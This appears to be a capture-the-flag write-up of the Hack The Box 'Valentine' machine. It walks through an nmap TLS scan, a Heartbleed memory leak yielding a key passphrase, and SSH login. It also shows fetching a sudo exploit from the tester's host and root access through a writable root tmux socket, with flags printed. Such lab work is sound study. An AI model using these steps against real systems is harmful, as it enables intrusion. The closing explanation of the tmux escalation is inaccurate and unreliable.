
Running this nse script allows us to check what tls/ssl versions a server is running, and we find two vulnerabilities associated with the server
POODLE and HEARTBLEED...



```
root@kali:~/HTB/Valentine# nmap --script=ssl-enum-ciphers.nse 10.10.10.79 -p 443
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-28 19:30 EDT
Nmap scan report for 10.10.10.79
Host is up (0.093s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 2048) - C
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_SEED_CBC_SHA (dh 2048) - A
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - C
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_RC4_128_SHA (secp256r1) - C
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 2048) - C
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (rsa 2048) - A
|       TLS_RSA_WITH_RC4_128_SHA (rsa 2048) - C
|       TLS_RSA_WITH_SEED_CBC_SHA (rsa 2048) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       Broken cipher RC4 is deprecated by RFC 7465
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 2048) - C
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 2048) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 2048) - A
```

Heartbleed is going to be our choice of exploits here because POODLE is used for MITM, and theres no one we are intercepting


After running a heartbleed exploit on the server we get an interesting string at the bottom



```
$text=aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==..T.....6...8>=.|;.]q
```

Base64 encoded data running with a website that encodes and decodes from base64
the decoded string is “heartbleedbelievethehype”... after checking the output from 10 runs this string is repeated over and over...
Given heartbleed reveals data held in memory, oftentimes passwords or SSH keys, this might be the password needed to crack our RSA key

Surely enough when passing that to my cracking script:




```
root@kali:~/HTB/Valentine# python crack.py -k rsa_key -o out.key -w pass.txt
Key: heartbleedbelievethehype
Decrypted key saved to out.key
```

We should be able to use this key to ssh into the machine now

Logging into the machine took me way too long because I kept trying different usernames and modifying things while forgetting the encoded key name was called


#################### HYPE_KEY #######################

after logging in with the username hype, we got in



```
root@kali:~/HTB/Valentine# ssh -i out.key hype@valentine.htb
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
```


We got user...



```
hype@Valentine:~$ ls -la ./*
./Desktop:
total 12
drwxr-xr-x  2 hype hype 4096 Dec 13  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..
-rw-rw-r--  1 hype hype   33 Dec 13  2017 user.txt

./Documents:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..

./Downloads:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..

./Music:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..

./Pictures:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..

./Public:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..

./Templates:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..

./Videos:
total 8
drwxr-xr-x  2 hype hype 4096 Dec 11  2017 .
drwxr-xr-x 21 hype hype 4096 Feb  5  2018 ..
hype@Valentine:~$ cat Desktop/user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~$ 
```


Now for privesc....

Check ps -ef | grep root and see a few interesting ones




```
root         913       1  0 19:01 ?        00:00:00 /usr/sbin/sshd -D
root        1002       1  0 19:01 tty4     00:00:00 /sbin/getty -8 38400 tty4
root        1011       1  0 19:01 tty5     00:00:00 /sbin/getty -8 38400 tty5
root        1016       1  0 19:01 ?        00:00:02 /usr/bin/tmux -S /.devs/dev_sess
root        1019    1016  0 19:01 pts/13   00:00:00 -bash
root        1030       1  0 19:01 tty2     00:00:00 /sbin/getty -8 38400 tty2
root        1031       1  0 19:01 tty3     00:00:00 /sbin/getty -8 38400 tty3
root        1033       1  0 19:01 tty6     00:00:00 /sbin/getty -8 38400 tty6
root        1059       1  0 19:01 ?        00:00:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
root        1060       1  0 19:01 ?        00:00:00 cron
root        1099       1  0 19:01 ?        00:00:06 /usr/bin/vmtoolsd
root        1264       1  0 19:01 ?        00:00:00 /usr/sbin/apache2 -k start
root        1445       1  0 19:01 tty1     00:00:00 /sbin/getty -8 38400 tty1
root        1602       1  0 19:01 ?        00:00:00 /usr/lib/vmware-vgauth/VGAuthService -s
root        1637       1  0 19:01 ?        00:00:02 //usr/lib/vmware-caf/pme/bin/ManagementAgentHost
root        2395       2  0 19:16 ?        00:00:03 [kworker/0:1]
root        2803       2  0 21:12 ?        00:00:00 [kworker/0:0]
root        2816     913  0 21:15 ?        00:00:00 sshd: hype [priv]
root        2823       1  0 21:16 ?        00:00:00 /usr/sbin/console-kit-daemon --no-daemon
```

sshd hype priv and cron mostly... im going to look into apache2 now because we have write access and the ability to restart it. We might be able to have it restart and still owned by root... unsure



```
root       1264  0.0  1.0 113124 10976 ?        Ss   19:01   0:00 /usr/sbin/apache2 -k start
root       1445  0.0  0.0  19976   976 tty1     Ss+  19:01   0:00 /sbin/getty -8 38400 tty1
root       1602  0.0  1.0  66916 10304 ?        S    19:01   0:00 /usr/lib/vmware-vgauth/VGAuthService -s
root       1637  0.0  0.5 510124  5452 ?        Sl   19:01   0:02 //usr/lib/vmware-caf/pme/bin/ManagementAgentHost
root       2395  0.0  0.0      0     0 ?        S    19:16   0:03 [kworker/0:1]
root       2803  0.0  0.0      0     0 ?        S    21:12   0:00 [kworker/0:0]
root       2816  0.0  0.3  92220  3968 ?        Ss   21:15   0:00 sshd: hype [priv]
root       2823  0.0  0.3 584296  3832 ?        Sl   21:16   0:00 /usr/sbin/console-kit-daemon --no-daemon
root       3309  0.0  0.0      0     0 ?        S    21:26   0:00 [kworker/0:2]
hype       3311  0.0  0.0  13580   920 pts/0    S+   21:26   0:00 grep --color=auto root
hype@Valentine:~$ ls -la /usr/bin/vmtoolsd
-rwxr-xr-x 1 root root 44272 Dec  2  2015 /usr/bin/vmtoolsd
hype@Valentine:~$ ls -la /usr/sbin/apache2
lrwxrwxrwx 1 root root 34 Jul 15  2016 /usr/sbin/apache2 -> ../lib/apache2/mpm-prefork/apache2
hype@Valentine:~$ /usr/sbin/apache2 -h
Usage: /usr/sbin/apache2 [-D name] [-d directory] [-f file]
                         [-C "directive"] [-c "directive"]
                         [-k start|restart|graceful|graceful-stop|stop]
                         [-v] [-V] [-h] [-l] [-L] [-t] [-T] [-S] [-X]
Options:
  -D name            : define a name for use in <IfDefine name> directives
  -d directory       : specify an alternate initial ServerRoot
  -f file            : specify an alternate ServerConfigFile
  -C "directive"     : process directive before reading config files
  -c "directive"     : process directive after reading config files
  -e level           : show startup errors of level (see LogLevel)
  -E file            : log startup errors to file
  -v                 : show version number
  -V                 : show compile settings
  -h                 : list available command line options (this page)
  -l                 : list compiled in modules
  -L                 : list available configuration directives
  -t -D DUMP_VHOSTS  : show parsed settings (currently only vhost settings)
  -S                 : a synonym for -t -D DUMP_VHOSTS
  -t -D DUMP_MODULES : show all loaded modules
  -M                 : a synonym for -t -D DUMP_MODULES
  -t                 : run syntax check for config files
  -T                 : start without DocumentRoot(s) check
  -X                 : debug mode (only one worker, do not detach)
hype@Valentine:~$
```


download and compile



```
Connecting to 10.10.14.2:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5563 (5.4K) [text/plain]
Saving to: `sudo_exploit.c'

100%[===================================================================>] 5,563       --.-K/s   in 0s

2020-05-28 21:36:54 (505 MB/s) - `sudo_exploit.c' saved [5563/5563]

hype@Valentine:~$ gcc -o sudo_exploit sudo_exploit.c
```


Didnt work

Also noted that root and hype both are running tmux.. not sure what we can do with this



```
hype@Valentine:~$ ps -u root | grep tmux
  1016 ?        00:00:03 tmux
hype@Valentine:~$ ls -la /.devs/dev_sess
srw-rw---- 1 root hype 0 May 28 19:01 /.devs/dev_sess
hype@Valentine:~$
```

wow... the command “tmux -S /.dev/dev_sess" just gave us access to the root tmux session because hype has read/-write privleges to root's tmux session....



```
root@Valentine:/home/hype# whoami
root
root@Valentine:/home/hype# cat /root/root.txt
f1bb6d759df1f272914ebbc9ed7765b2
```

this apparently works because some tmux implementations have a -S flag which incorrectly gives a user utmp group privleges... so we could access root's tmux session as well